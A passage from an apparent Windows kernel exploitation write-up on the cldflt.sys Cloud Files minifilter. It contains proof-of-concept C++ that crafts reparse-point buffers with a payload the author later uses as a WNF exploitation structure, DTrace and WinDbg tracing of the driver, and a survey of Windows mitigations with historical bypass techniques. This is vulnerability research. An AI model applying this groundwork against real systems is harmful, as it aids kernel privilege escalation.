UINT64 fe_data_02 = 0x0000000000000001;
UINT32 fe_data_03 = 0x00000033;

char* fe_data[FE_COUNT] = {
    (char*)&fe_data_00,
    (char*)&fe_data_01,
    (char*)&fe_data_02,
    (char*)&fe_data_03,
    bt_buf.get()
};
```

- The following block of code has different details that will be quickly explained in the next bullets:

```
std::unique_ptr<char[]> compressed(new char[COMPRESSED_SIZE]);
memset(compressed.get(), 0, COMPRESSED_SIZE);

unsigned long compressed_size = FeRpCompressBuffer(fe_buf.get(), fe_size,
compressed.get());
if (compressed_size == 0 || compressed_size > COMPRESSED_SIZE) {
    printf("[-] Compression failed or output too large (%lu bytes)\n",
compressed_size);
    return -1;
}
printf("[+] Compressed FeRp size: 0x%lX\n", compressed_size);

USHORT cf_payload_len = (USHORT)(4 + compressed_size);
```

```
    std::unique_ptr<char[]> cf_blob(new char[cf_payload_len]);
    memset(cf_blob.get(), 0, cf_payload_len);
    *(USHORT*)(cf_blob.get() + 0) = 0x8001;   // CompressionFlag (compressed)
    *(USHORT*)(cf_blob.get() + 2) = fe_size;  // Uncompressed FeRp size
    memcpy(cf_blob.get() + 4, compressed.get(), compressed_size);

    REPARSE_DATA_BUFFER_EX rep_data_buffer_ex{};
    rep_data_buffer_ex.Flags = 0x1;
    rep_data_buffer_ex.ExistingReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data_buffer_ex.ExistingReparseGuid = ProviderId;
    rep_data_buffer_ex.Reserved = 0;

    rep_data_buffer_ex.ReparseDataBuffer.ReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data_buffer_ex.ReparseDataBuffer.ReparseDataLength = cf_payload_len;
    rep_data_buffer_ex.ReparseDataBuffer.Reserved = 0;
    memcpy(rep_data_buffer_ex.ReparseDataBuffer.GenericReparseBuffer.DataBuffer,
cf_blob.get(), cf_payload_len);
```

- While the first lines above were explained in previous paragraphs, there are other points that deserve to be considered:
    - Value 0x8000 means compressed and 0x0001 is associated with REPARSE_DATA_EX_FLAG_GIVEN_TAG_OR_NONE, which forces the FSCTL_SET_REPARSE_POINT_EX to set the reparse tag if the file has no tag.
    - IO_REPARSE_TAG_CLOUD_6 constant is associated with placeholders and reparse points.
    - According to a previous explanation, ReparseDataLength field contains the length corresponding to the entire _HSM_REPARSE_DATA structure, which is given by cf_payload_len variable.
    - Observe that the _HSM_REPARSE_DATA is built by setting Flags field to 0x8001, Length with the size of uncompressed data (it is a controversy, no doubt), and then setting the third field (FileData) with the compressed content (_HSM_DATA). The code uses the uncompressed size to guarantee that the space is enough to hold a future uncompressed buffer in the future without needing to allocate a new one only to this task. The length of the compressed buffer is stored into _REPARSE_DATA_BUFFER_EX.Length field.
- The code calls DeviceIoControl with FSCTL_SET_REPARSE_POINT_EX to set a reparse point on a file, which is our first goal and later it uses DeviceIoControl with FSCTL_GET_REPARSE_POINT to retrieve the same reparse point, which is the second objective.
- The next stop in the code is to analyze the following lines:

```
    std::unique_ptr<char[]> payload(new char[PAYLOAD_SIZE]);
    memset(payload.get(), PAYLOAD_INITIAL_BYTE, PAYLOAD_OFFSET);
    *(UINT*)(payload.get() + PAYLOAD_OFFSET) = 0xDEADBEEF;
    *(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x04) = 0x12345678;
```

```
*(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x08) = 0xABCDEF00;
*(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x0C) = 0xC0DEC0DE;

int rc = BuildAndSetCloudFilesReparsePoint(hFile, PAYLOAD_SIZE, payload.get());
if (rc != 0) {
    wprintf(L"[-] BuildAndSetCloudFilesReparsePoint failed\n");
}
```

- This structure could seem like a _HSM_DATA structure, but certainly it is not (not even close) and, as readers are going to learn in the exploitation section, it is a WNF structure, which will use actively to exploit the minifilter driver. For now, its values do make any sense, but they will be changed according to the convenience.

In terms of goals, the program reaches the region related with the vulnerability, which has two memcpy instructions, but they do not cause crash or any other effect because, as I have commented previously, I limited offsets and sizes on purpose, which caused on the first memcpy has been executed. Anyway, this code basically emulates what is seen in the reversed code and uses well-known APIs to replicate minifilter driver behavior. It would have been suitable to use Windows Win32 CfApi to code a similar program because it wouldn't be needed to concern with multiple details and it would be much more natural. On the other hand, CF APIs are exclusively associated with this topic and, unless you have interest in working focused on this subject, eventually it would be not worth it.

The next step is to gain another perspective on how this mini-filter drivers work with reparse points using dynamic instrumentation. There is a wide range of possibilities and in this text we will used DTrace, which requires the following steps to install it:

- Set _NT_SYMBOL_PATH system variable to srv*c:\symbols*https://msdl.microsoft.com/download/symbols.
- Download and install DTrace from https://www.microsoft.com/en-us/download/details.aspx?id=100441
- Setup the PATH variable to include DTrace binary: C:\Program Files\DTrace
- Enable DTrace: bcdedit /set dtrace on
- **Critical detail:** to use fbt (function boundary tracing), it is necessary to attach the WinDbg to the target system and also enable debug mode by executing bcdedit /set debug on**.**
- Reboot the target system.

Using function boundary tracing (fbt), it is straight to check that cldflt kernel module provides an extensive list of probes, which can be shown by executing:

```
C:\Users\Administrator>dtrace -ln "fbt:cldflt::" | more
   ID   PROVIDER            MODULE                          FUNCTION NAME
 4782        fbt            cldflt                      tlgKeywordOn entry
 4783        fbt            cldflt                  tlgCreate1Sz_char entry
 4784        fbt            cldflt tlgWriteTransfer_EtwWriteTransfer entry
 4785        fbt            cldflt tlgWriteTransfer_EtwWriteTransfer return
 4786        fbt            cldflt _tlgWriteTemplate<long __cdecl(_tlgProvider_t const *
__ptr64,void const * __ptr64,_GUID const * __ptr64,_GUID const * __ptr64,unsigned
int,_EVENT_DATA_DESCRIPTOR * __ptr64),&_tlgWriteTransfe entry
 4787        fbt            cldflt _tlgWriteTemplate<long __cdecl(_tlgProvider_t const *
__ptr64,void const * __ptr64,_GUID const * __ptr64,_GUID const * __ptr64,unsigned
int,_EVENT_DATA_DESCRIPTOR * __ptr64),&_tlgWriteTransfe return
```

```
 4788        fbt            cldflt      HsmpFileCachePreparePinWrite entry
 4789        fbt            cldflt      HsmpFileCachePreparePinWrite return
 4790        fbt            cldflt HsmpAcquireSyncOpRundownProtection entry
 4791        fbt            cldflt HsmpAcquireSyncOpRundownProtection return
 4792        fbt            cldflt          HsmpTracePreCallbackExit entry
 4793        fbt            cldflt          HsmpTracePreCallbackExit return
 4794        fbt            cldflt        HsmpTracePostCallbackEnter entry
 4795        fbt            cldflt        HsmpTracePostCallbackEnter return
....
....
 8617        fbt            cldflt               HsmDbgBreakOnStatus entry
 8618        fbt            cldflt               HsmDbgBreakOnStatus return
 8619        fbt            cldflt          HsmOsGetProcessSessionId entry
 8620        fbt            cldflt          HsmOsGetProcessSessionId return
 8621        fbt            cldflt         HsmiOsGetProcessSessionId entry
 8622        fbt            cldflt         HsmiOsGetProcessSessionId return
 8623        fbt            cldflt       HsmpRecallInitiateHydration entry
 8624        fbt            cldflt       HsmpRecallInitiateHydration return
 8625        fbt            cldflt        HsmOsSetPebCloudFileOpened entry
 8626        fbt            cldflt        HsmOsSetPebCloudFileOpened return
 8627        fbt            cldflt                      HsmFltPreREAD entry
.....
```

[Figure 96]: DTrace: list of cldflt.sys probes (truncated)

As an example, if we were interested in interacting with **HsmIBitmapNORMALOpen** routine then we could run the following command that would be enough :

```
C:\Users\Administrator>dtrace -ln "fbt:cldflt::" | findstr HsmIBitmapNORMALOpen
 8093        fbt            cldflt              HsmIBitmapNORMALOpen entry
 8094        fbt            cldflt              HsmIBitmapNORMALOpen return
```

[Figure 97]: DTrace: check for the existence of specific functions

Obviously, I could have concentrated on listing only the entry point probes of routines (dtrace -ln "fbt:cldflt::entry", which are usually more attractive, but I am sure you have got the idea.

To trace all functions from cldflt.sys minifilter driver called by the reparse_point.exe program, it is necessary to open two command prompt windows, where we are running DTrace command on the first one, and the program on the second one. Another small issue: in my system, the experiment didn't work using "reparse_point.exe" neither "reparsepoint.exe". My general impression is that it does not work with long names, thereby the file has been named to reparse.exe. Therefore, execute DTrace command on the first command prompt window:

```
C:\Users\Administrator\Desktop\RESEARCH>dtrace -Fn "fbt:cldflt::entry
/execname==\"reparse.exe\"/{}" > trace_reparse.txt
```

Then execute the reparse.exe program on the second command prompt window:

```
C:\Users\Administrator\Desktop\RESEARCH>reparse.exe
[+] Sync root directory ensured: C:\Users\Administrator\AppData\Roaming\MySyncRoot
[+] Sync root registered at C:\Users\Administrator\AppData\Roaming\MySyncRoot
[i] Existing file deleted: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
[+] File created: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
[+] BtBufferSize: 0x028C
....
```

After running the program (reparse.exe), interrupt the DTrace command using CTRL+C. The resulting trace_reparse.txt contains the sequence of called functions from cldflt.sys, and all of them are indented, as shown below:

```
CPU FUNCTION
  0  -> HsmFltPreCREATE
  0    -> HsmiFltPreECPCREATE
  0      -> HsmOsIsCbdTransacted
  0        -> HsmpIs32bitProcess
  0          -> HsmpDbgBreakOnCbd
  0            -> HsmiCreateAllocateECPTags
  0              -> memset
  0                -> HsmDbgBreakOnStatus
  0                  -> HsmDbgBreakOnStatus
  0                    -> _security_check_cookie
  1                      -> HsmFltPostCREATE
  1                        -> HsmFltPostNETWORK_QUERY_OPEN
  1                          -> HsmiFltPostECPCREATE
  1                            -> HsmpTracePostCallbackEnter
  1                              -> HsmDbgBreakOnStatus
  1                                -> HsmFltPreNETWORK_QUERY_OPEN
  1                                  -> HsmOsGetPlaceholderCompatMode
  1                                    -> HsmpGetRequestorThread
  1                                      -> HsmpGetRequestorMode
  1                                        -> HsmiOsIsSyncProviderProcess
  1                                          -> _security_check_cookie
  1                                            -> HsmpIs32bitProcess
  .....
```

[Figure 98]: DTrace: check for the existence of specific functions

It is evident that the output format will be messed up because of the substantial number of functions being invoked and idented. As I am interested in learning the sequence of invoked calls, I have reformatted the output on Linux:

```
root@ubuntu01:~# cat trace_reparse.txt | grep -v HsmDbgBreakOnStatus | grep -v WPP* | sed
'1d' | awk -F'->' '{ printf "%04d. %s\n", NR, $2 }' > trace_reparse_numbered.txt

root@ubuntu01:~# cat trace_reparse_numbered.txt | head -30

0001.  HsmFltPreCREATE
0002.  HsmiFltPreECPCREATE
0003.  HsmOsIsCbdTransacted
0004.  HsmpIs32bitProcess
0005.  HsmpDbgBreakOnCbd
0006.  HsmiCreateAllocateECPTags
0007.  memset
0008.  _security_check_cookie
0009.  HsmFltPostCREATE
0010.  HsmFltPostNETWORK_QUERY_OPEN
0011.  HsmiFltPostECPCREATE
0012.  HsmpTracePostCallbackEnter
0013.  HsmFltPreNETWORK_QUERY_OPEN
0014.  HsmOsGetPlaceholderCompatMode
0015.  HsmpGetRequestorThread
0016.  HsmpGetRequestorMode
0017.  HsmiOsIsSyncProviderProcess
0018.  _security_check_cookie
0019.  HsmpIs32bitProcess
0020.  HsmiOsIsForegroundHydrator
```

```
0021.  wil_details_FeatureReporting_ReportUsageToService
0022.  wil_details_MapReportingKind
0023.  wil_details_FeatureReporting_ReportUsageToServiceDirect
0024.  wil_details_FeatureReporting_RecordUsageInCache
0025.  _security_check_cookie
0026.  HsmiOsGetProcessFlags
0027.  _security_check_cookie
0028.  _security_check_cookie
0029.  HsmFltPreCREATE
0030.  HsmiFltPreECPCREATE

root@ubuntu01:~# cat trace_reparse_numbered.txt | wc -l
1769
```

[Figure 99]: DTrace: reformatted output

I have excluded HsmDbgBreakOnStatus and WPP* routines because they are not important to our purposes right now and they appear too much.

By now we know the exact order of routines and functions called within clfflt.sys by the reparse program, which certainly helps to gain a better understanding of the mini-filter drivers. Although I have already shown the following list here, it is appropriate to list import routines from our study again:

- HsmFltPostQUERY_OPEN or HsmFltPostNETWORK_QUERY_OPEN
- HsmiFltPostECPCREATE
- HsmpSetupContexts
- HsmpCtxCreateStreamContext
- HsmpRpValidateBuffer
- HsmpBitmapIsReparseBufferSupported
- HsmIBitmapNORMALOpen

As an example, we are interested in learning the order of routines that are called before and after HsmIBitmapNORMALOpen, and we can check them by running the following command:

```
root@ubuntu01:~# cat trace_reparse_numbered.txt | grep HsmIBitmapNORMALOpen -A20 -B35

0711.  _security_check_cookie
0712.  HsmFltPostCREATE
0713.  HsmFltPostNETWORK_QUERY_OPEN
0714.  HsmiFltPostECPCREATE
0715.  HsmpTracePostCallbackEnter
0716.  HsmpTracePostCallbackEnter
0717.  HsmpSetupContexts
0718.  HsmOsIsPassThroughModeEnabled
0719.  HsmiOsIsPassThroughModeEnabled
0720.  _security_check_cookie
0721.  HsmpRpReadBuffer
0722.  HsmpRpiDecompressBuffer
0723.  HsmiCldGetSyncRootFileIdByFileObject
0724.  HsmiQueryFullFilePath
0725.  memcpy
0726.  memmove
0727.  CldHsmGetSyncRootFileIdByPath
0728.  HsmiCldGetSyncRootFileIdByPath
0729.  HsmiCldOpenSyncRoot
0730.  memcpy
0731.  memmove
0732.  memcpy
0733.  memmove
0734.  _security_check_cookie
0735.  HsmpCtxCreateStreamContext
0736.  HsmiCtxGetOrCreateFileContext
0737.  HsmiCtxCreateFileContext
0738.  memset
0739.  CldHsmCreateFileContext
0740.  memset
0741.  memset
0742.  HsmpRpValidateBuffer
0743.  HsmpBitmapIsReparseBufferSupported
0744.  memcpy
0745.  memmove
0746.  HsmIBitmapNORMALOpen
0747.  HsmiBitmapNORMALComputeMaxUserFileSize
0748.  memset
0749.  memcpy
0750.  memmove
0751.  HsmiBitmapNORMALGetNumberOfPlexCopies
0752.  HsmExpandKernelStackAndCallout
0753.  HsmiBitmapNORMALOpenOnDiskCallout
```

```
0754.  HsmiBitmapNORMALOpenOnDisk
0755.  HsmiBitmapNormalOpenStream
0756.  RtlUnicodeStringPrintf
0757.  HsmpRelativeStreamOpenById
0758.  HsmiOpenFile
0759.  _security_check_cookie
0760.  HsmiBitmapTranslateIOStatus
0761.
HsmiBitmapNORMALGetNumberOfPlexCopies
0762.  _security_check_cookie
0763.  HsmpBitmapGetRangeState
0764.  HsmExpandKernelStackAndCallout
0765.  HsmpBitmapQueryRangeExCallout
0766.  HsmpBitmapQueryRangeEx
--

1138.  _security_check_cookie
1139.  HsmFltPostCREATE
1140.  HsmFltPostNETWORK_QUERY_OPEN
1141.  HsmiFltPostECPCREATE
1142.  HsmpTracePostCallbackEnter
1143.  HsmpTracePostCallbackEnter
1144.  HsmpSetupContexts
1145.  HsmOsIsPassThroughModeEnabled
1146.  HsmiOsIsPassThroughModeEnabled
1147.  _security_check_cookie
1148.  HsmpRpReadBuffer
1149.  HsmpRpiDecompressBuffer
1150.
HsmiCldGetSyncRootFileIdByFileObject
1151.  HsmiQueryFullFilePath
1152.  memcpy
1153.  memmove
1154.  CldHsmGetSyncRootFileIdByPath
1155.  HsmiCldGetSyncRootFileIdByPath
1156.  HsmiCldOpenSyncRoot
1157.  memcpy
1158.  memmove
1159.  memcpy
1160.  memmove
1161.  _security_check_cookie
1162.  HsmpCtxCreateStreamContext
1163.  HsmiCtxGetOrCreateFileContext
1164.  HsmiCtxCreateFileContext
1165.  memset
1166.  CldHsmCreateFileContext
1167.  memset
1168.  memset
1169.  HsmpRpValidateBuffer
1170.  HsmpBitmapIsReparseBufferSupported
1171.  memcpy
1172.  memmove
1173.  HsmIBitmapNORMALOpen
1174.  HsmiBitmapNORMALComputeMaxUserFileSize
1175.  memset
1176.  memcpy
1177.  memmove
1178.  HsmiBitmapNORMALGetNumberOfPlexCopies
1179.  HsmExpandKernelStackAndCallout
1180.  HsmiBitmapNORMALOpenOnDiskCallout
1181.  HsmiBitmapNORMALOpenOnDisk
1182.  HsmiBitmapNormalOpenStream
1183.  RtlUnicodeStringPrintf
1184.  HsmpRelativeStreamOpenById
1185.  HsmiOpenFile
1186.  _security_check_cookie
1187.  HsmiBitmapTranslateIOStatus
1188.  HsmiBitmapNORMALGetNumberOfPlexCopies
1189.  _security_check_cookie
1190.  HsmpBitmapGetRangeState
1191.  HsmExpandKernelStackAndCallout
1192.  HsmpBitmapQueryRangeExCallout
1193.  HsmpBitmapQueryRangeEx
```

[Figure 100]: DTrace: filtered output

At this point, we got a solid way to trace all routines and functions called within cldflt.sys minifilter driver. The use of DTrace has been useful for tracking proofs of concept (PoC) and monitoring the sequence of routines called, gaining a complete understanding of what is working or not, and also for knowing how far the execution progresses.

There is a brief list of observations I learned while conducting these experiments related to this article and other exploits, which can save a lot of time in trying to understand what is really happening:

- The reparse_point program (renamed as reparse while working with DTrace) will not work appropriately whether you run it twice or more at the same boot due to issues related to memory cache, but not only for this reason.

- There are two options, which are either to reboot the virtual machine or restore the snapshot. Both have worked perfectly and the reparse_point program itself works smoothly in both contexts, regardless of the operating system (Windows 10 22H2, Windows 11 22H2 and Windows 11 23H2).

- I have realized that DTrace (in special, fbt provider) does not work well when the snapshot is restored, even reattaching WinDbg. Apparently, it is necessary to reboot the system to make that the fbt to work since the boot.

- Although it should be enough, I had other issues with this approach. The reparse_point program works as expected, but DTrace does not work well at the first launch of the program and loses multiple events. If the reparse_point is executed a second time, Dtrace captures all events this time, but the own reparse_point program does not work as should do.

- Another lesson that I have learned is that breakpoints cannot be set up because DTrace outputs a message like "*Abort due to systemic unresponsiveness*". Therefore, the recommendation here is to clear all breakpoints.

- My solution to all these problems follows:

    - On WinDbg, break the system and clear all breakpoints: bc *
    - Unload the driver: fltmc unload CldFlt
    - Load the driver again: fltmc load CldFlt
    - Repeat the capturing process using DTrace.

- If you are not testing DTrace, but you want to evaluate the reparse_point code without needing to restore the snapshot, the solution is similar, but not equal:

    - On WinDbg, clear all breakpoints: bc *
    - Unload the driver: fltmc unload CldFlt
    - Load the driver again: fltmc load CldFlt
    - On WinDbg, break the system and reload symbols: .reload

    - Setup the breakpoints again:

        - bp cldflt!HsmpCtxCreateStreamContext
        - bp cldflt!HsmIBitmapNORMALOpen
        - bp cldflt!HsmpRpValidateBuffer
        - bp cldflt!HsmpBitmapIsReparseBufferSupported
        - bp cldflt!HsmIBitmapNORMALOpen+0x601
        - bp cldflt!HsmIBitmapNORMALOpen+0x6d

We have confirmed that the reparse_point program works well, got a considerable amount of knowledge of cldflt.sys minifilter internals and also tracked the sequence of routines being invoked. However, we have not reached the vulnerable line of code yet, even though it is not a problem right now. It is time to move on and refresh Windows protection and memory management concepts.

Before starting this article, I had no plans to comment about this subject, but I reconsidered and judged that summarizing refreshing could be useful.

15. Protections and Memory Management

This section is divided into subsections to provide readers with better organization and understanding of coming explanations.

15.01. Security Protections

In the current days, exploiting Windows targets and, in special, drivers (kernel driver, minifilter drivers and device drivers), can be challenging on Windows 11 systems, and as expected it depends on bypassing active protections. Almost certainly, when the target are drivers, **DSE** (Driver Signature Enforcement) is one of the most known protections , which controls that only digitally signed (by a trusted certificate) drivers can be loaded, and also ensures that drivers that make part of a pre-established vulnerable driver blocklist also cannot be loaded. DSE is an essential protection because if an attacker is able to load an unsigned drivers then this attacker can infect the system using a rootkit, modify the kernel memory and compromise the PatchGuard protection. DSE can be disabled when the system is booted in test mode (bcdedit /set testsigning on), except when Secure Boot protection is enabled. **HVCI** (Hypervisor-Protected Code Integrity), which is activated as a consequence of enabling **VBS** (Virtualization-Based Security), is a second and strong protection that enforces kernel driver blacklist and also helps the memory manager to guarantee that allocations are writable or executable, but never both (W^X). The restriction (W^X) is imposed via memory manager, and VBS/HVCI ensures via hypervisor that it cannot be changed due to enforcing protections at SLAT level, which does not permit permissions are changed by operating system guests.

These first two protections (DSE and HVCI) are enough to manage attacks through code injection into kernel, rootkit infection, and elevation of privilege. Furthermore, if we consider that VBS creates **VTLs** 0 and 1 (Normal Kernel and Secure Kernel, respectively), and there is the possibility of creating VTL 2, which is associated with hardware protection features, VBS can also contribute to security protection against exploitation in multiple ways. First, using **KDP** (Kernel Data Protection), which considers the secure kernel and the **SLAT** (second level address translation) to help to protect kernel data structures. Additionally, it also configures memory with read-only permission, and depending on the processor, there is the possibility of improving the security by associating it with **CET** (control-flow enforcement technology) to provide stack protection via shadow stack.

In fact, the number of security (exploitation) protections on Windows is far larger than it and most of them must be regarded while exploiting user and kernel code. Anyway, a compact list of exploit protections and its respective summary follow because:

- **DEP/kDEP:** Data Execution Prevention (also known as No-Execute), which is enforced by the PTE, makes stack and heap (user-mode and kernel-mode) non-executable. ROP (Return-Oriented-Programming) technique has been one of techniques used to disable DEP in user space over time. To circumvent kDEP protection, attackers used a read-write primitive to read and alter PTE control bits to allow RWX. The existence of the hypervisor, which is the owner and manages SLAT (Second Layer Address Translation) in specific (EPT for Intel processors and NPT for AMD processors),

prevents it from being successful because are page-level protections and permission from SLAT that really matter and not page-level protection and permissions from guest page tables (VTL 0). Furthermore, the second-layer page tables can be modified only by the hypervisor and not by the guest operating system. In a scheme, we have GVA (Guest Virtual Address) → Guest Physical Address (GPA) → HPA (Host Physical Address), where there are page-level permissions from guest PTE and also from SLAT. Therefore, even if a guest PTE has RWX, but the permission on SLAT is RW-, this latter one is the effective permission. The difference offered HVCI+SLAT from PatchGuard is that the former is preventive (prior to the incident) while the second is reactive (after the incident).

- **GS stack cookie:** one of oldest Windows defensive mechanisms, it protects against stack overflow, mainly protecting the return address of being overwritten, and also other structures addresses on the stack such as virtual tables, function pointers, and exception registration records. At the time, one of most used ways to avoid overwriting the stack cookie was to trigger and manipulate exception handler and next exception handler. Protections such as SafeSEH and SEHOP have been introduced to prevent exception handler and exception chain manipulation. Moreover, the entropy of the cookie (64-bit), which is also XOR-encoded, and its address is randomized by ASLR, has been improved and it is resilient against brute-force attacks. If the processor supports CET (Control-flow Enforcement Technology), the composition of GS + CET, which provides shadow stack, offers a solid protection against stack overflow.

- **ASLR/KASLR**: Address Space Layout Randomization protection randomizes the base address of structures (PEB/TEB), modules, and DLLs, while kASLR randomizes the kernel base address, HAL, win32k (and associated modules), kernel modules and kernel pool. Over time, Windows have introduced improvements for ASLR such as High Entropy ASLR and Force ASLR, which extends the memory address variance (randomness) and enforces that ASLR to be mandatory respectively, even for applications not compiled with /DYNAMICBASE flag. In the current days, the best approach to circumvent ASLR/kASLR is through of finding a memory leak (kernel object, module base, heap address, virtual table or even any pointer), which provides a fixed reference on memory, and use it as starting reference to reach the target address by adding or subtracting an offset. Other technique used for trying to decrease the ASLR/kASLR influence making use of heap spray to shape the memory layout (grooming / Heap Feng Shui) with a well-known pattern that increases chances of an exploit execution to land on a memory-controlled region. In terms of APIs, EnumDeviceDrivers and NtQuerySystemInformation were used to retrieve base addresses of loaded kernel modules , but they have been severely restricted in modern version of Windows 11, the accessed to kernel address information is now blocked, and even if a system doesn't have VBS/HVCI enabled, it is still necessary Administrator rights and specific privileges to use them. Additionally, HAL leaks (and other ones such as GDI leaks) have been gradually fixed over time, the own HAL memory has been randomized by ASLR at the boot stage, and with the introduction of VBS/HVCI, its pages cannot be modified or mapped into user space.

- **Integrity Levels:** The effectivity of ASLR/KASLR has been improved by implementation of Integrity Levels and AppContainer. Integrity Levels implements MIC (Message Integrity Control) over the old ACLs, which offers discretionary control access. The main objective of Integrity Level is to prevent low-untrusted processes from modifying higher-trusted objects (named pipes, files, sections,

registry key, and other ones) by implementing levels and classifying process as Untrusted, Low, Medium, Medium Plus, High, System and Protected Process Light (PPL), where a few Windows processes are labeled with this last mentioned level. Furthermore, other mechanisms such as restricted token, low-box token (provided by AppContainer that always run at low integrity level) and split-token administrator offer extra flexibility because they allow running an application with a low-level integrity, with a least-privilege execution capability and controlled access to files and, consequently, results in a block mechanism that prevents processes at this level to use important APIs and consequently to bypass ASLR/kASLR. The fact is that AppContainer is much more restrictive than options offered by Integrity Levels, and provides Registry, file system, and network isolation, besides that is not possible to perform token elevation. Additionally, it protects win32k.sys and related components that block a series of accesses to GDI and legacy APIs. The big picture here is that the control access is evaluated by following an order: integrity level → token access → discretionary access control (DACL). To list processes classified as Protected Process Light (PPL), the following WinDbg command can be used:

```
0: kd> dx -r1 -g @$cursession.Processes.Where(process =>
process.KernelObject.Protection.Signer > 0).Select(p => new {Name = p.Name,
Protection = p.KernelObject.Protection.Signer}).OrderByDescending(obj =>
obj.@"Protection"),d

=============================================================
=            = Name                           = Protection =
=============================================================
= [4]        - System                         - 7          =
= [116]      - Registry                       - 7          =
= [2352]     - MemCompression                 - 7          =
= [496]      - smss.exe                       - 6          =
= [696]      - csrss.exe                      - 6          =
= [776]      - wininit.exe                    - 6          =
= [784]      - csrss.exe                      - 6          =
= [920]      - services.exe                   - 6          =
= [5304]     - svchost.exe                    - 5          =
= [10568]    - SecurityHealthService.exe      - 5          =
= [10432]    - svchost.exe                    - 5          =
= [9652]     - svchost.exe                    - 5          =
= [9120]     - svchost.exe                    - 5          =
= [2708]     - sppsvc.exe                     - 5          =
= [932]      - lsass.exe                      - 4          =
= [3552]     - MpDefenderCoreService.exe      - 3          =
= [3660]     - MsMpEng.exe                    - 3          =
=============================================================

0: kd> dt _PS_PROTECTED_SIGNER
ndis!_PS_PROTECTED_SIGNER
   PsProtectedSignerNone = 0n0
   PsProtectedSignerAuthenticode = 0n1
   PsProtectedSignerCodeGen = 0n2
   PsProtectedSignerAntimalware = 0n3
   PsProtectedSignerLsa = 0n4
   PsProtectedSignerWindows = 0n5
   PsProtectedSignerWinTcb = 0n6
   PsProtectedSignerWinSystem = 0n7
   PsProtectedSignerApp = 0n8
   PsProtectedSignerMax = 0n9
```

- **SMEP:** Supervisor Mode Execution Prevention prevents kernel code to execute user mode code. Previously, attackers used to execute code in NonPagedPool, but Microsoft implemented NonPagedPoolNx, and such a kernel pool memory area became non-executable. Afterwards, attackers began executing code in user space from within the kernel, and SMEP has been introduced to prevent it, and consequently blocking any arbitrary code execution with kernel privileges. One of well-known techniques used to bypass SMEP was changing the CR4 register (CR4.SMEP bit) to disable the protection. Afterwards, attackers adopted another approach by changing the User/Supervisor bit to 0 (Supervisor) because SMEP only blocks executions from user pages, and this action allowed the page (and code) to be executed by kernel. Once again, the combination of VBS/HVCI (via SLAT) and PatchGuard have restricted access to the page tables, which also make these techniques not effective because the guest CR4 is not really considered (untrusted), and the hypervisor is the actual responsible to enforce page-level permissions, including SMEP protection. As a reactive measure, PatchGuard has been actively monitoring control registers (including CR4) and kernel structures, and any violation causes a bug check and consequently the system crashes. Even kernel code has been improved to not offer easy gadgets that provide ways to change CR4 register as well as restrictions to indirect calls via CFG/kCFG. Finally, Windows have marked multiple PTE pages as read-only and as mentioned previously, the hypervisor

- **HyperGuard:** it is also known as Security Kernel Patch Guard, which runs on VTL 1 (where the Secure Kernel runs) and was implemented with the introduction of VBS mechanism on Windows. As HyperGuard runs out of the normal kernel (HyperGuard runs on VTL 1), it can monitor normal kernel memory from the hypervisor perspective and prevent such kernel memory from being tampered with user and kernel code. As a direct consequence, it makes harder to tamper important kernel structures, CR4.SMEP bit, U/S bit to bypass SMEP and perform any other PTE manipulation. In general, recent versions of Windows 11 work with three main layers of protections: PatchGuard runs on VTL 0 (normal kernel) monitoring kernel and its structures; HVCI implements the idea of SLAT and establishes, via hypervisor, a second layer of dominant page table entries; HyperGuard that protects the hypervisor, SLAT (EPT for Intel processor) structures, securekernel.exe, VTL 1 structures and memory regions.

- **CFG/kCFG:** CFG (Control Flow Guard) protects indirect calls (call [rax]) to transfer the control flow execution to a non-expected address, which prevents any change of the execution flow to an arbitrary code that can be a ROP gadget or a middle of a function, for example. On the other hand, CFG does not protect the code against direct calls, jumps, or returns. Furthermore, the CFG does not make additional and deep checking, and does not protect the code execution from being transferred to any valid registered address (function or virtual table entry). Therefore, to an attacker, it would be enough to overwrite the register to call a destination address that exists in the CFG control map (actually, a bitmap for the process). As consequence, if the attacker corrupts the vtable entry, the vtable pointer or even a virtual table pointer within object, the code execution occurs since its target address is valid. Another issue is that CFG does not really check if the function is actually the desired one and also does not check if the return address is a shellcode, for example.

- **Extended Control Flow Guard (XFG):** this protection is an improvement of CFG because it uses the hash of the destination function (callee), which is based on a series of elements such as parameter types, return type, number of parameter and even its calling convention, and this hash that will be used to check if the execution flow is being transferred to the right function, is placed 8 bytes before the call instruction. A note here is that attackers could use another function with the same elements to try to generate the same hash to try to bypass the XFG protection. Curiously, it is not so difficult to get a list of functions that results in the same hash, and there are public articles on the topic. Moreover, XFG has same characteristics as CFG, and only protects against unauthorized indirect calls, but does not acts on direct calls.

- **PTE Randomization:** it is a mitigation to randomize the base address and consequently layout of the Page Table Entries (PTEs), which holds and enforces security protections and permissions, and makes harder to locate such PTEs on memory or predict where they will be placed. Over years, attackers have tried to manipulate their content to change eventual enforced protections and permissions. While the PTE's base address was fixed in prior Windows versions, it has been randomized since Windows 10 1607 as well as the own PTEs have been spread over the memory to avoid using contiguous memory addresses, which results in adjacent virtual addresses with different and separated PTEs. Historically attackers have used memory leaks and also used tricks such as nt!MiGetPteAddress + 0x13 to retrieve the PTE's base address, which was mitigated.

- **KDEP:** it means Kernel Data Protection, which has been created to prevent data corruption (and not code corruption) on Windows kernel and kernel drivers. As mentioned previously, KDEP makes part of VBS protection umbrella, and it is composed of a set of APIs that can be used to mark certain kernel memory regions as read-only without granting ways to attackers to revert their permissions that are monitored and protected by the hypervisor (once again, SLAT is involved). KDEP is implemented as a two-parts protection, whose first part is the static KDP and protects image section from be modified from any program or entity on VTL 0 by marking the memory region as read-only, and its second part named Dynamic KDP manages memory allocation and deallocation from a secure pool, and that also seals such a memory region as read-only too.

- **HAL Randomization:** a few years ago (Windows 8 and first versions of Windows 10), both virtual and physical addresses of the heap memory used by HAL were fixed on memory (0xFFFFFFFF'FFD00000 and 0x1000 respectively), which served as a fixed reference to bypass ASLR. As expected, the base address of the heap region holding HAL has been randomized too. In terms of bypassing, attackers have been used vulnerable drivers to read kernel base address and, eventually, HAL base address.

